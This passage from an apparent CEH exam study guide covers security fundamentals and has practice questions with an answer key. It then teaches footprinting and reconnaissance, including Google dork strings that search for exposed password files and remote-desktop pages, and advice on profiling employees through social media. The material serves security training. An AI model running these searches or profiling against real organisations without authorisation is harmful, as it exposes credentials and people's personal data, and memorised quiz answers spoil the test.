To be a successful ethical hacker, you not only need to know how to use the tools and techniques of the trade but also know the fundamental networking concepts that provides a secure foundation for your career. This all begins with basic networking knowledge, including the seven layers of the OSI reference model (Application, Presentation, Session, Transport, Network, Data Link, and Physical) and the four layers of the TCP/IP stack (Application, Transport, Internet, and Network Access). Key points include the protocol data unit (PDU) at each layer (which includes data, segment, packet, frame, and bit), the makeup of an Ethernet frame, and the TCP three-way handshake (SYN, SYN/ACK, ACK).

There are innumerable security concepts and terms essential to your success on the exam, and they can't possibly all be listed here. A few examples include the Security, Functionality, and Usability triangle, hack value, vulnerability, zero-day attack, payload, exploit, daisy-chaining, bots, doxing, and incident response team (IRT). Memorization is the only option for these terms.

Risk management includes identifying organizational assets, threats to those assets, and asset vulnerabilities, allowing the company to explore which countermeasures security personnel could put into place to minimize risks as much as possible. These security controls would then greatly increase the security posture of the systems. Controls can be preventive, detective, or corrective. A business impact analysis (BIA) is an effort to identify the systems and processes that are critical for operations. This includes measurements of the maximum tolerable downtime (MTD), which provides a means to prioritize the recovery of assets should the worst occur. A set of plans and procedures to follow in the event of a failure or a disaster to get business services back up and running is called the business continuity plan (BCP), which includes a disaster

recovery plan (DRP), addressing exactly what to do to recover any lost data or services.

The ALE (annualized loss expectancy) is the product of the ARO (annualized rate of occurrence) and the SLE (single loss expectancy). The exposure factor (EF) is used to generate the SLE ($EF \times \text{value of asset}$).

Another bedrock of security is the security triad of confidentiality, integrity, and availability. Confidentiality, or addressing the secrecy and privacy of information, refers to the measures taken to prevent the disclosure of information or data to unauthorized individuals or systems. The use of passwords is by far the most common logical measure taken to ensure confidentiality, and attacks against passwords are the most common confidentiality attacks. Integrity refers to the methods and actions taken to protect the information from unauthorized alteration or revision—whether the data is at rest or in transit. Integrity in information systems is often ensured through the use of a hash (a one-way mathematical algorithm such as MD5 or SHA-1). Availability refers to the communications systems and data being ready for use when legitimate users need it. Denial-of-service (DoS) attacks are designed to prevent legitimate users from having access to a computer resource or service and can take many forms.

Security policies represent the administrative function of security and attempt to describe the security controls implemented in a business to accomplish a goal (defining exactly what your business believes is the best way to secure its resources). There are many types of security policies addressing a variety of specific issues within the organization. Some examples are information security policy, password policy, information protection policy, remote access policy, and firewall management policy.

Defining an ethical hacker, as opposed to a cracker (or malicious hacker), basically comes down to the guidelines one works under—an ethical hacker works only with explicit consent and approval from a customer. Ethical hackers are employed by customers to improve security. Crackers either act on their own or, in some cases, are

employed by malicious entities to destroy or damage government or corporate reputation. In addition, some hackers who use their knowledge to promote a political cause are referred to as hacktivists.

Hackers are generally classified into three separate groups. White hats are the ethical hackers hired by a customer for the specific goal of testing and improving security or for other defensive purposes. Black hats are the crackers illegally using their skills either for personal gain or for malicious intent, and they do not ask for permission or consent. Gray hats are neither good nor bad; they are simply curious about hacking tools and techniques or feel like it's their duty, with or without customer permission, to demonstrate security flaws in systems. In any case, hacking without a customer's explicit permission and direction is a crime. Other terms include suicide hackers, state-sponsored hackers, cyberterrorists, and script kiddies.

A penetration test, also known as a pen test, is a clearly defined, full-scale test of the security controls of a system or network in order to identify security risks and vulnerabilities. The three main phases in a pen test are preparation, assessment, and conclusion. The preparation phase defines the time period when the actual contract is hammered out. The scope of the test, the types of attacks allowed, and the individuals assigned to perform the activity are all agreed upon in this phase. The assessment phase (sometimes also known as the security evaluation phase or the conduct phase) is when the actual assaults on the security controls are conducted. The conclusion (or post-assessment) phase defines the time when final reports are prepared for the customer, detailing the findings of the test (including the types of tests performed) and many times even providing recommendations to improve security.

The act of hacking consists of five main phases. Reconnaissance involves the steps taken to gather evidence and information on the targets you want to attack. It can be passive or active in nature. The scanning and enumeration phase takes the information gathered in recon and actively applies tools and techniques to gather more in-depth information on the targets. In the gaining access phase, true

attacks are leveled against the targets enumerated in the second phase. In the fourth phase, maintaining access, hackers attempt to ensure they have a way back into the machine or system they've already compromised. In the final phase, covering tracks, attackers attempt to conceal their success and avoid detection by security professionals.

Three types of tests are performed by ethical hackers. In black-box testing, the ethical hacker has absolutely no knowledge of the target of evaluation (TOE). It's designed to simulate an outside, unknown attacker. In white-box testing, pen testers have full knowledge of the network, system, and infrastructure they are testing, and it is designed to simulate a knowledgeable internal threat, such as a disgruntled network admin or other trusted user. In gray-box testing, the attacker has limited knowledge about the TOE. It is designed to simulate privilege escalation from a trusted employee.

The guidelines, standards, and laws that govern ethical hacking are important. These include FISMA, Electronics Communications Privacy Act, PATRIOT Act, Privacy Act of 1974, Cyber Intelligence Sharing and Protection Act (CISPA), Consumer Data Security and Notification Act, and Computer Security Act of 1987.

The Health Insurance Portability and Accountability Act (HIPAA) was developed by the U.S. Department of Health and Human Services to address privacy standards with regard to medical information. The law sets privacy standards to protect patient medical records and health information, which, by design, are provided to and shared with doctors, hospitals, and insurance providers. HIPAA has five subsections that are fairly self-explanatory (Electronic Transactions and Code Sets, Privacy Rule, Security Rule, National Identifier Requirements, and Enforcement) and may show up on your exam.

The Sarbanes-Oxley (SOX) Act was created to make corporate disclosures more accurate and reliable in order to protect the public and investors from shady behavior. There are 11 titles within SOX that handle everything from what financials should be reported and

what should go in them, to protecting against auditor conflicts of interest and enforcement for accountability.

The Payment Card Industry Data Security Standard (PCI DSS) is a security standard for organizations handling credit cards, ATM cards, and other point-of-sales cards. The standards apply to all groups and organizations involved in the entirety of the payment process—from card issuers, to merchants, to those storing and transmitting card information—and consist of 12 requirements:

- Requirement 1: Install and maintain firewall configuration to protect data.
- Requirement 2: Remove vendor-supplied default passwords and other default security features.
- Requirement 3: Protect stored data.
- Requirement 4: Encrypt transmission of cardholder data.
- Requirement 5: Install, use, and update antivirus.
- Requirement 6: Develop secure systems and applications.
- Requirement 7: Use “need to know” as a guideline to restrict access to data.
- Requirement 8: Assign a unique ID to each stakeholder in the process (with computer access).
- Requirement 9: Restrict any physical access to the data.
- Requirement 10: Monitor all access to data and network resources holding, transmitting, or protecting it.
- Requirement 11: Test security procedures and systems regularly.
- Requirement 12: Create and maintain an information security policy.

Each domain contains specific control objectives. This standard helps security architects figure out and plan minimum security requirements for their organizations.

Lastly, ISO/IEC 27001:2018 provides requirements for creating, maintaining, and improving organizational information security systems. The standard addresses issues such as ensuring compliance with laws as well as formulating internal security requirements and objectives.

Questions

- 1.** Which of the following would be the best example of a deterrent control?
 - A.** A log aggregation system
 - B.** Hidden cameras onsite
 - C.** A guard posted outside the door
 - D.** Backup recovery systems
- 2.** Enacted in 2002, this U.S. law requires every federal agency to implement information security programs, including significant reporting on compliance and accreditation. Which of the following is the best choice for this definition?
 - A.** FISMA
 - B.** HIPAA
 - C.** NIST 800-53
 - D.** OSSTMM
- 3.** Brad has done some research and determined a certain set of systems on his network fail once every ten years. The purchase price for each of these systems is \$1200. Additionally, Brad discovers the administrators on staff, who earn \$50 an hour, estimate five hours to replace a machine. Five employees, earning \$25 an hour, depend on each system and will be completely unproductive while it is down. If you were to ask Brad for an ALE on these devices, what should be his answer?
 - A.** \$2075

- B.** \$207.50
 - C.** \$120
 - D.** \$1200
- 4.** An ethical hacker is hired to test the security of a business network. The CEH is given no prior knowledge of the network and has a specific framework in which to work, defining boundaries, nondisclosure agreements, and the completion date. Which of the following is a true statement?
- A.** A white hat is attempting a black-box test.
 - B.** A white hat is attempting a white-box test.
 - C.** A black hat is attempting a black-box test.
 - D.** A black hat is attempting a gray-box test.
- 5.** When an attack by a hacker is politically motivated, the hacker is said to be participating in which of the following?
- A.** Black-hat hacking
 - B.** Gray-box attacks
 - C.** Gray-hat attacks
 - D.** Hacktivism
- 6.** Two hackers attempt to crack a company's network resource security. One is considered an ethical hacker, whereas the other is not. What distinguishes the ethical hacker from the "cracker"?
- A.** The cracker always attempts white-box testing.
 - B.** The ethical hacker always attempts black-box testing.
 - C.** The cracker posts results to the Internet.
 - D.** The ethical hacker always obtains written permission before testing.
- 7.** In which stage of an ethical hack would the attacker actively apply tools and techniques to gather more in-depth information

on the targets?

- A.** Active reconnaissance
- B.** Scanning and enumeration
- C.** Gaining access
- D.** Passive reconnaissance

8. Which type of attack is generally conducted as an inside attacker with elevated privileges on the resources?

- A.** Gray box
- B.** White box
- C.** Black box
- D.** Active reconnaissance

9. Which of the following Common Criteria processes refers to the system or product being tested?

- A.** ST
- B.** PP
- C.** EAL
- D.** TOE

10. Your company has a document that spells out exactly what employees are allowed to do on their computer systems. It also defines what is prohibited and what consequences await those who break the rules. A copy of this document is signed by all employees prior to their network access. Which of the following best describes this policy?

- A.** Information security policy
- B.** Special access policy
- C.** Information audit policy
- D.** Network connection policy

- 11.** Sally is a member of a pen test team newly hired to test a bank's security. She begins searching for IP addresses the bank may own by searching public records on the Internet. She also looks up news articles and job postings to discover information that may be valuable. In what phase of the pen test is Sally working?
- A.** Preparation
 - B.** Assessment
 - C.** Conclusion
 - D.** Reconnaissance
- 12.** Joe is a security engineer for a firm. His company downsizes, and Joe discovers he will be laid off within a short amount of time. Joe plants viruses and sets about destroying data and settings throughout the network, with no regard to being caught. Which type of hacker is Joe considered to be?
- A.** Hacktivist
 - B.** Suicide hacker
 - C.** Black hat
 - D.** Script kiddie
- 13.** Elements of security include confidentiality, integrity, and availability. Which technique provides for integrity?
- A.** Encryption
 - B.** UPS
 - C.** Hashing
 - D.** Passwords
- 14.** Which of the following best describes an effort to identify systems that are critical for continuation of operation for the organization?
- A.** BCP

- B. BIA**
- C. MTD**
- D. DRP**

Answers

- 1. C.** If you're doing something as a deterrent, you're trying to prevent an attack in the first place. In this physical security deterrent control, a guard visible outside the door could help prevent physical attacks.
- 2. A.** FISMA has been around since 2002 and was updated in 2014. It gave certain information security responsibilities to NIST, OMB, and other government agencies, and declared the Department of Homeland Security (DHS) as the operational lead for budgets and guidelines on security matters.
- 3. B.** $ALE = ARO \times SLE$. To determine ARO, divide the number of occurrences by the number of years (1 occurrence/10 years = 0.1). To determine SLE, add the purchase cost (1200) plus the amount of time to replace ($5 \times 50 = 250$) plus the amount of lost work (5 hours \times 5 employees \times 25 = 625). In this case, it all adds up to \$2075. $ALE = 0.1 \times 2075$, or \$207.50.
- 4. A.** In this example, an ethical hacker was hired under a specific agreement, making him a white hat. The test he was hired to perform is a no-knowledge attack, making it a black-box test.
- 5. D.** Hackers who use their skills and talents to forward a cause or a political agenda are practicing hacktivism.
- 6. D.** The ethical hacker always obtains written permission before testing and never performs a test without it!
- 7. B.** The second of the five phases of an ethical hack attempt, scanning and enumeration, is the step where ethical hackers take the information they gathered in recon and actively apply

tools and techniques to gather more in-depth information on the targets.

- 8. B.** A white-box attack is intended to simulate an internal attacker with elevated privileges, such as a network administrator.
- 9. D.** The target of evaluation (TOE) is the system or product being tested.
- 10. A.** The information security policy defines what is allowed and not allowed, and what the consequences are for misbehavior in regard to resources on the corporate network. Generally this is signed by employees prior to their account creation.
- 11. B.** The assessment phase, which EC-Council also likes to interchangeably denote as the “conduct” phase sometimes, is where all the activity takes place—including the passive information gathering performed by Sally in this example.
- 12. B.** A suicide hacker doesn’t care about being caught. Jail time and punishment mean nothing to these guys. While sometimes they are tied to a political or religious group or function, sometimes they’re just angry folks looking to make an entity pay for some perceived wrongdoing.
- 13. C.** A hash is a unique numerical string, created by a hashing algorithm on a given piece of data, used to verify data integrity. Generally, hashes are used to verify the integrity of files after download (comparison to the hash value on the site before download) and/or to store password values. Hashes are created by a one-way algorithm.
- 14. B.** The business impact analysis best matches this description. Although maximum tolerable downtime is part of the process, and a continuity plan certainly addresses it, a BIA is the actual process to identify those critical systems.

Reconnaissance: Information Gathering for the Ethical Hacker

In this chapter you will

- Define active and passive footprinting
- Identify methods and procedures in information gathering
- Understand the use of social networking, search engines, and Google hacking in information gathering
- Understand the use of whois, ARIN, and nslookup in information gathering
- Describe the DNS record types

I was watching a nature show on TV a couple nights back and saw a lion pride hunt from start to finish. The actual end was totally awesome, if a bit gruesome, with a lot of neck biting and suffocation, followed by bloody chewing. But the buildup to that attack was different altogether. In a way, it was visually...boring. But if you watched closely, you could see the *real* work of the attack was done before any energy was used at all.

For the first three quarters of the program, the cameras focused on lions just sitting there, seemingly oblivious to the world around them. A herd of antelope was grazing nearby and saw the lions, but also went about their merry business of pulling up and chewing on grass. Every so often the lions would look up at the herd, almost like they were counting sheep (or antelope) in an effort to nap; then they'd go back to licking themselves and shooing away flies. A couple times they'd get up and stroll aimlessly about, and the herd would react one way or another. Late in the show, one camera angle across the field got a great shot of a lion turning from its apathetic appearance to focusing both eyes toward the herd—and you could see what was coming. When the pride finally went on the attack, it was quick, coordinated, and deadly.

What were these lions doing? In effect (and, yes, I know it's a stretch here, but just go with it) they were footprinting. They spent the time figuring out how the herd was moving, where the old and young were, and the best way to split them off for easy pickings. Analogously, if we want to be successful in the virtual world we find ourselves in, then we'd better learn how to gather information about targets *before we even try to attack them*. This chapter is all about the tools and techniques to do that. And for those of you who relish the thought of spy-versus-spy and espionage, you can still learn a whole lot through good-old legwork and observation, although most of this is done through virtual means.

Footprinting

Gathering information about your intended target is more than just a beginning step in the overall attack; it's an essential skill you'll need to perfect as an ethical hacker. I believe what most aspiring ethical hackers wonder about concerning this particular area of our career field comes down to two questions:

- What kind of information am I looking for?
- How do I go about getting it?

Both are excellent questions (if I do say so myself), and both will be answered in this section. As always, we'll cover a few basics in the way of the definitions, terms, and knowledge you'll need before we get into the hard stuff.

You were already introduced to the term *reconnaissance* in [Chapter 1](#), so I won't bore you with the definition again here. I do think it's important, though, that you understand there *may* be a difference in definition between reconnaissance and *footprinting*, depending on which security professional you're talking to. For many pros, recon is more of an overall, overarching term for gathering information on targets, whereas footprinting is more of an effort to map out, at a high level, what the landscape looks like. They are interchangeable terms in CEH parlance, but if you just remember that footprinting is part of reconnaissance, you'll be fine.

During the footprinting stage, you're looking for any information that might give you some insight into the target—no matter how big or small. And the information doesn't necessarily need to be technical in nature. Sure, things such as the high-level network architecture (what routers are they using, and what servers have they purchased?), the applications and websites (are they public-facing?), and the physical security measures (what type of entry control systems present the first barrier, and what routines do the employees seem to be doing daily?) in place are great to know, but you'll probably be answering other questions first during this phase. Questions concerning the critical business functions, the key intellectual property, and the most sensitive information this organization holds may very well be the most important hills to climb in order to recon your organization appropriately and diligently.

Of course, anything providing information on the employees themselves is always great to have because the employees represent a gigantic target for you later in the test. Although some of this data may be a little tricky to obtain, most of it is relatively easy to get and is right there in front of you, if you just open your virtual eyes.

As far as footprinting terminology goes and getting your feet wet with EC-Council's view of it, most of it is fairly easy to remember. For

example, while most footprinting is passive in nature, takes advantage of freely available information, and is designed to be blind to your target, sometimes an overly security-conscious target organization may catch on to your efforts. If you prefer to stay in the virtual shadows (and because you're reading this book, I can safely assume that you do), your footprinting efforts may be designed in such a way as to obscure their source. If you're really sneaky, you may even take the next step and create ways to have your efforts trace back to anyone and anywhere but you.



NOTE *Giving the appearance that someone else has done something illegal is, in itself, a crime.* Even if it's not criminal activity that you're blaming on someone else, the threat of prison and/or a civil liability lawsuit should be reason enough to think twice about this.

Anonymous footprinting, where you try to obscure the source of all this information gathering, may be a great way to work in the shadows, but *pseudonymous footprinting* is just downright naughty, making someone else take the blame for your actions. For that matter, you don't even have to point the blame at a real person—Keyser Soze or John Wick, for example.



EXAM TIP ECC describes four main focuses and benefits of footprinting for the ethical hacker:

1. Know the security posture (footprinting helps make this clear).
2. Reduce the focus area (network range, number of targets, and so on).

3. Identify vulnerabilities (self-explanatory).
4. Draw a network map.

Footprinting, like everything else in hacking, usually follows a fairly organized path to completion. You start with information you can gather from the “50,000-foot view”—using the target’s website and web resources to collect other information on the target—and then move to a more detailed view. The targets for gathering this type of information are numerous and can be easy or relatively difficult to crack open. You may use search engines and public-facing websites for general, easy-to-obtain information while simultaneously digging through the Domain Name System (DNS) for detailed network-level knowledge. All of it is part of footprinting, and it’s all valuable; just like an investigation in a crime novel, no piece of evidence should be overlooked, no matter how small or seemingly insignificant.

That said, it’s also important for you to remember what’s really important and what the end goal is. Milan Kundera famously wrote in *The Unbearable Lightness of Being*, “Seeing is limited by two borders: strong light, which blinds, and total darkness,” and it really applies here. In the real world, the only thing more frustrating to a pen tester than no data is too much data. When you’re on a pen test team and you have goals defined in advance, you’ll know what information you want, and you’ll engage your activities to go get it. In other words, you won’t (or shouldn’t) be gathering data just for the sake of collecting it; you should be focusing your efforts on the good stuff.

There are two main methods for gaining the information you’re looking for. Because you’ll definitely be asked about them on the exam, I’m going to define active footprinting versus passive footprinting here and then spend further time breaking them down throughout the rest of this chapter. An *active footprinting* effort is one that requires the attacker to touch the device, network, or resource, whereas *passive footprinting* refers to measures to collect information from publicly accessible sources. For example, passive

footprinting might be perusing websites or looking up public records, whereas running a scan against an IP address you find in the network would be active footprinting. When it comes to the footprinting stage of hacking, the vast majority of your activity will be passive in nature. As far as the exam is concerned, you're considered passively footprinting when you're online, checking on websites, and looking up DNS records, and you're actively footprinting when you're gathering social engineering information by communicating with employees.



NOTE Here's a CEH testing conundrum offered by our astute technical editor: What about websites designed to scan your target? There are plenty of sites out there that will scan a target for you, and while it's actively scanning your target, it's not YOU actively scanning it.

Lastly, I need to add a final note here on footprinting and your exam, because it needs to be said. Footprinting is of vital importance to your job, but for whatever reason ECC just doesn't focus a lot of attention on it in the exam. It's actually somewhat disconcerting that this is such a big part of the job yet just doesn't get much of its due on the exam. Sure, you'll see stuff about footprinting on the exam, and you'll definitely need to know it (I am, after all, writing an all-inclusive book here), but it just doesn't seem to be a big part of the exam. I'm not really sure why. The good news is, most of this stuff is easy to remember anyway, so let's get on with it.

Passive Footprinting

Before starting this section, I got to wondering about why passive footprinting seems so confusing to most folks. During practice exams and whatnot in a class I recently sat through, there were a few questions missed by most folks concerning passive footprinting. It

may have to do with the term *passive* (a quick “define passive” web search shows the term denotes inactivity, nonparticipation, and a downright refusal to react in the face of aggression). Or it may have to do with some folks just overthinking the question. I think it probably has more to do with people dragging common sense and real-world experience into the exam room with them, which is really difficult to let go of. In any case, let’s try to set the record straight by defining exactly what passive footprinting is and, ideally, what it is not.



NOTE Every once in a while, EC-Council puts something in the CEH study materials that seems contrary to real life. Many of us who have performed this sort of work know dang good and well what can and cannot get you caught, and we bristle when someone tells us that, for instance, dumpster diving is a passive activity. Therefore, do yourself a favor and just stick with the terms and definitions for your exam. Afterward, you can join the rest of us in mocking it. For now, memorize, trust, and go forth.

Passive footprinting as defined by EC-Council has nothing to do with a lack of effort and even less to do with the manner in which you go about it (using a computer network or not). In fact, in many ways it takes a lot *more* effort to be an effective passive footprinter than an active one. Passive footprinting is all about the publicly accessible information you’re gathering and not so much about how you’re going about getting it. Some methods include gathering of competitive intelligence, using search engines, perusing social media sites, participating in the ever-popular dumpster dive, gaining network ranges, and raiding DNS for information. As you can see, some of these methods can definitely ring bells for anyone paying attention and don’t seem very passive to common-sense-minded

people anywhere, much less in our profession. But you're going to have to get over that feeling rising up in you about passive versus active footprinting and just accept this for what it is—or be prepared to miss a few questions on the exam.

Passive information gathering definitely contains the pursuit and acquisition of competitive intelligence, and because it's a direct objective within CEH and you'll definitely see it on the exam, we're going to spend a little time defining it here. *Competitive intelligence* refers to the information gathered by a business entity about its competitors' customers, products, and marketing. Most of this information is readily available and can be acquired through different means. Not only is it legal for companies to pull and analyze this information, it's expected behavior. You're simply not doing your job in the business world if you're not keeping up with what the competition is doing. Simultaneously, that same information is valuable to you as an ethical hacker, and there are more than a few methods to gain competitive intelligence.

The company's own website is a great place to start. Think about it: What do people want on their company's website? They want to provide as much information as possible to show potential customers what they have and what they can offer. Sometimes, though, this information becomes information overload. Just some of the open source information you can gather from almost any company on its site includes company history, directory listings, current and future plans, and technical information. Directory listings become useful in social engineering, and you'd probably be surprised how much technical information businesses will keep on their sites. Designed to put customers at ease, sometimes sites inadvertently give hackers a leg up by providing details on the technical capabilities and makeup of their network.

Several websites make great sources for competitive intelligence. Information on company origins and how it developed over the years can be found in places like the Security and Exchange Commission's (SEC) Electronic Data Gathering, Analysis, and Retrieval (EDGAR) database (<https://www.sec.gov/edgar.shtml>), D&B Hoovers

(<https://www.hoovers.com>), LexisNexis (<https://www.lexisnexis.com>), and Business Wire (<https://www.businesswire.com>). If you're interested in company plans and financials, the following list provides some great resources:

- SEC Info (<https://www.secinfo.com>)
- Experian (<https://www.experian.com>)
- MarketWatch (<https://www.marketwatch.com>)
- The Wall Street Transcript (<https://www.twst.com>)
- Euromonitor (<https://www.euromonitor.com>)



NOTE Other aspects that may be of interest in competitive intelligence include the company's online reputation (as well as the company's efforts to control it) and the actual traffic statistics of the company's web traffic (<https://www.alexa.com> is a great resource for this). Also, check out <https://www.google.com/finance/>, which will show you company news releases on a timeline of its stock performance—in effect, showing you when key milestones occurred.

Active Footprinting

When it comes to active footprinting, per EC-Council, we're really talking about social engineering, human interaction, and anything that requires the hacker to interact with the organization. In short, whereas passive measures take advantage of publicly available information that won't (usually) ring any alarm bells, active footprinting involves exposing your information gathering to discovery. For example, you can scrub through DNS records usually without anyone noticing a thing, but if you were to walk up to an

employee and start asking her questions about the organization's infrastructure, *somebody* is going to notice. I have an entire chapter dedicated to social engineering coming up (see [Chapter 12](#)), but will hit a few highlights here.



NOTE Social engineering is often overlooked in a lot of pen testing cycles, but honestly it's an extremely effective footprinting method. Books like *How to Win Friends and Influence People* and *The Art of Conversation* are fantastic social engineering resources. You'd be surprised how much you can learn about a target by simply being nice, charming, and a good listener. And if you want a couple of books that hit very close to target, try *Social Engineering: The Science of Human Hacking* and *Unmasking the Social Engineer: The Human Element of Security* by Chris Hadnagy.

Social engineering has a variety of definitions, but it basically comes down to convincing people to reveal sensitive information, sometimes without even realizing they're doing it. There are millions of methods for doing this, which can sometimes get really confusing. From the standpoint of active footprinting, the social engineering methods you should be concerned about involve human interaction. If you're calling an employee or meeting an employee face to face for a conversation, you're practicing active footprinting.

This may seem easy to understand, but it can get complicated in a hurry. For example, I just finished telling you social media is a great way to uncover information passively, but surely you're aware you can use some of these social sites in an active manner. What if you openly use Facebook connections to query for information? Or what if you tweet a question to someone? Both of those examples could be considered active in nature, so be forewarned.



EXAM TIP This is a huge point of confusion on the exam, so let's clear it up here: in general, social engineering is an active footprinting method (unless, of course, you're talking about dumpster diving, which is defined as passive). What EC-Council is really trying to say is, social engineering efforts that involve interviewing (phone calls, face-to-face interactions, and social media) are active, whereas those not involving interviewing aren't. In short, just memorize "dumpster diving = passive," and you'll be okay.

Footprinting Methods and Tools

In version 11 of the exam, ECC continues putting a lot of focus on the tools themselves and not so much on the definitions and terms associated with them. This is really good news from one standpoint—those definitions and terms can get ridiculous, and memorizing the difference between one term and another doesn't really do much in the way of demonstrating your ability as an actual ethical hacker. The bad news is, you have to know countless tools and methods just in case you see a specific question on the exam. And, yes, there are plenty of tools and techniques in footprinting for you to learn—both for your exam and your future in pen testing.

Search Engines

Ever heard of a lovebug? No, I'm not talking about some painted-up VW from the 1960s; I'm talking about the black bugs that stick together and fly around everywhere in the South at least twice a year. They're a plague on all that is good and noble on the planet, and last year, they were out in droves.

During the annual plague, somebody asked me if lovebugs serve a purpose—any purpose at all. If this had been back in my youth, I

would've had to shrug and admit I had no idea. If I really wanted to know, my only recourse would be to go to the library and try to find it in a book (GASP! The HORROR!). On that day, I simply pulled out my smartphone and did what everyone else does—I googled it. Ask me virtually anything about bugs and, given five minutes and a browser, I sound like an entomologist, with a minor in Lifestyles of the Lovebug.



NOTE You can google “lovebug lifestyles” yourself and discover the same useless facts I did. While you’re at it, though, try the other search engines—Bing, Yahoo!, DuckDuckGo, Baidu. Even AOL and Ask are still out there. It’s good practice for using these search engines to find information on your target later in testing. Whether or not lovebugs serve a purpose at all, I’ll leave to you, dear reader.

Finding information pertinent to pen testing and hacking is no different. Want to learn how to use a tool? Go to YouTube and somebody has a video on it—just try to avoid the, shall we say, inaccurate efforts out there. Want to define the difference between BIA and MTD? Go to your favorite search engine and type them in. Need a good study guide for CEH? Type it in and—voilà—here you are.

Search engines can provide a treasure trove of information for footprinting and, if used properly, won’t alert anyone you’re searching for information about them. Mapping and location-specific information, including drive-by pictures of the company exterior and overhead shots, are so commonplace now people don’t think of them as footprinting opportunities. However, Google Earth, Google Maps, and Bing Maps can provide location information and, depending on when the pictures were taken, can show potentially interesting intelligence. Even personal information—like residential

addresses and phone numbers of employees—are oftentimes easy enough to find using the websites for companies such as LinkedIn (www.linkedin.com) and Pipl (www.pipl.com).

A really cool tool along these same lines is Netcraft (<https://www.netcraft.com>). Fire it up and take a look at everything you can find. Restricted URLs, not intended for public disclosure, might just show up and provide some juicy tidbits. If the site owner is really sloppy (or sometimes even if they're not), Netcraft output can show you the operating system (OS) on the box too.



NOTE Netcraft has a pretty cool toolbar add-on for Firefox and Chrome (<https://www.netcraft.com/apps/browser/>).

Another absolute goldmine of information on a potential target is job boards. Go to websites for CareerBuilder, Monster, Dice, or any of the multitude of others, and you can find almost everything you'd want to know about the company's technical infrastructure. For example, a job listing that states "Candidate must be well versed in Windows Server 2012 R2, Microsoft SQL Server 2016, and Veritas Backup services" isn't representative of a network infrastructure made up of Linux servers. The technical job listings flat-out tell you what's on the company's network—and often what versions. Combine that with your astute knowledge of vulnerabilities and attack vectors, and you're well on your way to a successful pen test!

Footprinting Gone Wild

Suppose, for a moment, you're actually on a pen test team and you've all done things the right way. You hammered out an agreement beforehand, set your scope, agreed on what should be exploited (or not), and got all your legal stuff taken care of and signed off by the right people. You follow your team lead's direction and accomplish the tasks set before you—this time

just some basic (dare I say, *passive*) reconnaissance. After a few steps and pokes here and there, you run a web crawler (like BlackWidow, GSA Email Spider, NCollector Studio, or even GNU Wget), hoping to get some contact information and employee data. At the end of the day the team gets together to review findings and potential problems. Your team lead enters the room angry and frustrated. It seems that some web application data was deleted in response to an information grab. The team turns and looks at you: “What did I do?!”

Most pen test agreements have some kind of clause built in to protect the team from just such an occurrence. Can a web spider actually cause the deletion of information from very, very poorly programmed web applications? Of course it can, and you—the hapless team member—would have *no idea* about said terrible application until you ran a test (in this case, a crawl) against it.

Could you be held accountable? Should you be held accountable? The answer is, maybe. If you don’t ensure that your pen test agreement is in order and includes language like

Due to the execution of toolsets, exploits, and techniques, the possibility exists for the unintentional deletion or modification of sensitive data in the test environment, which may include production-level systems...

followed by a statement absolving your team from unintentional problems, then, yes—congratulations—you’re accountable.

Want another one you should think about? Try worrying about what actions your target takes when they see you. If a network admin shuts everything down because he thinks they’re under attack and that causes *fill in the blank*, are you at fault? You may be if you don’t have a clause that reads something like the following:

The actions taken by the target in response to any detection of our activities are also beyond our control...

What happens if a client decides they don't want to accept that clause in the agreement? Well, since there's absolutely no way to guarantee even the calmest of pen test tools and techniques won't alter or even destroy data or systems, my advice would be to run. Just because toolsets and techniques are designated passive in nature, and just because they aren't designed to exploit or cause harm, don't believe you can just fire away and not worry about it. Tools don't give a rip about your intent. Get your agreement in order first, then let your tools out on Spring Break.



NOTE The Computer Fraud and Abuse Act (1986) makes conspiracy to commit hacking a crime. Therefore, it's important that the ethical hacker get an ironclad agreement in place *before even attempting* basic footprinting.

While we're on the subject of using websites to uncover information, don't neglect the innumerable options available to you—all of which are free and perfectly legal. Social networking sites can provide all sorts of information. Sites such as LinkedIn, where professionals build relationships with peers, can be a great place to profile for attacks later. Facebook and Twitter are also great sources of information, especially when the target company has had layoffs or other personnel problems recently—disgruntled former employees are always good for some relevant company dirt. And, just for some real fun, check out http://en.wikipedia.org/wiki/Robin_Sage to see just how powerful social networking can be for determined hackers.



EXAM TIP You can also use alerting to help monitor your target. Google, Yahoo!, and Twitter all offer services that provide up-to-date information that can be texted or e-mailed to you when there is a change.

Google

A useful tactic in footprinting a target was popularized mainly in late 2004 by a guy named Johnny Long, who was part of an IT security team at his job. While performing pen tests and ethical hacking, he started paying attention to how the search strings worked in Google. The search engine has always had additional operators designed to allow you to fine-tune your search string. What Mr. Long did was simply apply that logic for a more nefarious purpose.

Suppose, for example, instead of just looking for a web page on boat repair or searching for an image of a cartoon cat, you decided to tell the search engine, "Hey, do you think you can look for any systems that are using Remote Desktop Web Connection?" Or how about, "Can you please show me any MySQL history pages so I can try to lift a password or two?" Amazingly enough, search engines can do just that for you, and more. The term this practice has become known by is *Google hacking*.

Google hacking involves manipulating a search string with additional specific operators to search for vulnerabilities. [Table 2-1](#) describes advanced operators for Google hack search strings.

Operator	Syntax	Description
filetype	filetype: <i>type</i>	Searches only for files of a specific type (DOC, XLS, and so on). For example, the following will return all Microsoft Word documents: filetype:doc
index of	index of <i>/string</i>	Displays pages with directory browsing enabled, usually used with another operator. For example, the following will display pages that show directory listings containing <i>passwd</i> : "intitle:index of" passwd
info	info: <i>string</i>	Displays information Google stores about the page itself: info:www.anycomp.com
intitle	intitle: <i>string</i>	Searches for pages that contain the string in the title. For example, the following will return pages with the word <i>login</i> in the title: intitle: login For multiple string searches, you can use the allintitle operator. Here's an example: allintitle:login password
inurl	inurl: <i>string</i>	Displays pages with the string in the URL. For example, the following will display all pages with the word <i>passwd</i> in the URL: inurl:passwd For multiple string searches, use allinurl. Here's an example: allinurl:etc passwd
link	link: <i>string</i>	Displays linked pages based on a search term.
related	related: <i>webpagename</i>	Shows web pages similar to <i>webpagename</i> .
site	site: <i>domain or web page string</i>	Displays pages for a specific website or domain holding the search term. For example, the following will display all pages with the text <i>passwords</i> in the site anywhere.com: site:anywhere.com passwords

Table 2-1 Google Search String Operators

Innumerable websites are available to help you with Google hack strings (not to mention Google offers several support pages for each operator in use). For example, from the Google Hacking Database (a site that used to be operated by Mr. Johnny Long and Hackers for Charity and is now owned and operated by Offensive Security,

<https://www.exploit-db.com/google-hacking-database>), try this string from wherever you are right now:

```
allinurl:tsweb/default.htm
```



NOTE That filetype: operator in [Table 2-1](#) offers loads of cool stuff. If you want a good list of file types to try, check out

<https://support.google.com/webmasters/answer/35287?hl=en> (a link showing many file types). And don't forget, source code and all sorts of craziness are indexable, and thus often accessible, so don't discount anything!
